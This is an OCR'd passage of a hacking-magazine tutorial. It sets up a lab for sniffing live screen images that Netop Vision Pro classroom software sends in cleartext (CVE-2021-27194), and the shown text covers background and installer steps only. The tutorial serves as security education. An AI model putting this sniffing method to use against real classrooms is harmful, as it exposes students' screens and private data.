
Recently McAfee found critical vulnerabilities in the Netop Vision Pro software which is a classroom management software used by teachers and schools for distanced learning. The vulnerabilities detected include remote code execution and also clear text transmission of sensitive data. After McAfee reported these vulnerabilities, the developers released a patched version. However, even the latest version is vulnerable to CVE- 2021-27194 vulnerability, which refers to cleartext transmission of sensitive information over the network.

In our previous Issue, we have seen in the section of Art Of Sniffing as to how plain text credentials passing through the network can easily be sniffed by attackers using Wireshark. In this month's Issue, readers will learn about a different type of sniffing. i.e capturing LIVE images being transmitted through the network. As good as Wireshark is, it cannot be used to capture Live images being sent through the network.

For this hacking scenario, we will use Netop Vision Pro classroom managenent software. Netop Vision Pro is a classroom management software used for distanced learning. It has two modules : the teacher module and student module. The Teacher module is installed on one system and the student module is installed on student systems. The computer running the Teacher module has complete control over the computer running the student module and the student has no or very small limited role. The download information for the vulnerable software is given in our Downloads section.

Remember the sniffing lab we created in one of our previous Issues. In the same Sniffing Lab, we will add three systems : two Windows 7 systems with Netop Vision Student Module installed on one system and Netop Vision Teacher Module installed on another Windows 7 system. The third system is Kali Linux which is used for sniffing.

Let's setup the Lab first. Download the Netop Vision Pro software onto the first Windows 7 system and click on it. Select the "Run Installer" and click on “Next”.



Install Netop Vision

Select setup mode:


● Run installer

Select this option to install, upgrade, repair or remove either the teacher or the student module.

○ Create MSI

Select this option to create an administrative install setup kit.

Click on "I Accept The Terms in the license agreement" and click on “Next”.



Install Netop Vision

License Agreement

Read the Netop Software License Agreement.

To continue you must accept the terms of the agreement. If you do not want to accept the Netop Software License Agreement,close this window to cancel the installation.

NETOP BUSINESS SOLUTIONS A/S END-USER LICENSE AGREEMENT


Last Updated: October 2018

1 Introduction

This Agreement provides you with the right to install, load, host and use “the Software” as described herein.

□ I accept the terms in the license agreement

Select the Vision Student Module and   click on Next.



Install Netop Vision

Setup Type

Select which module to install.

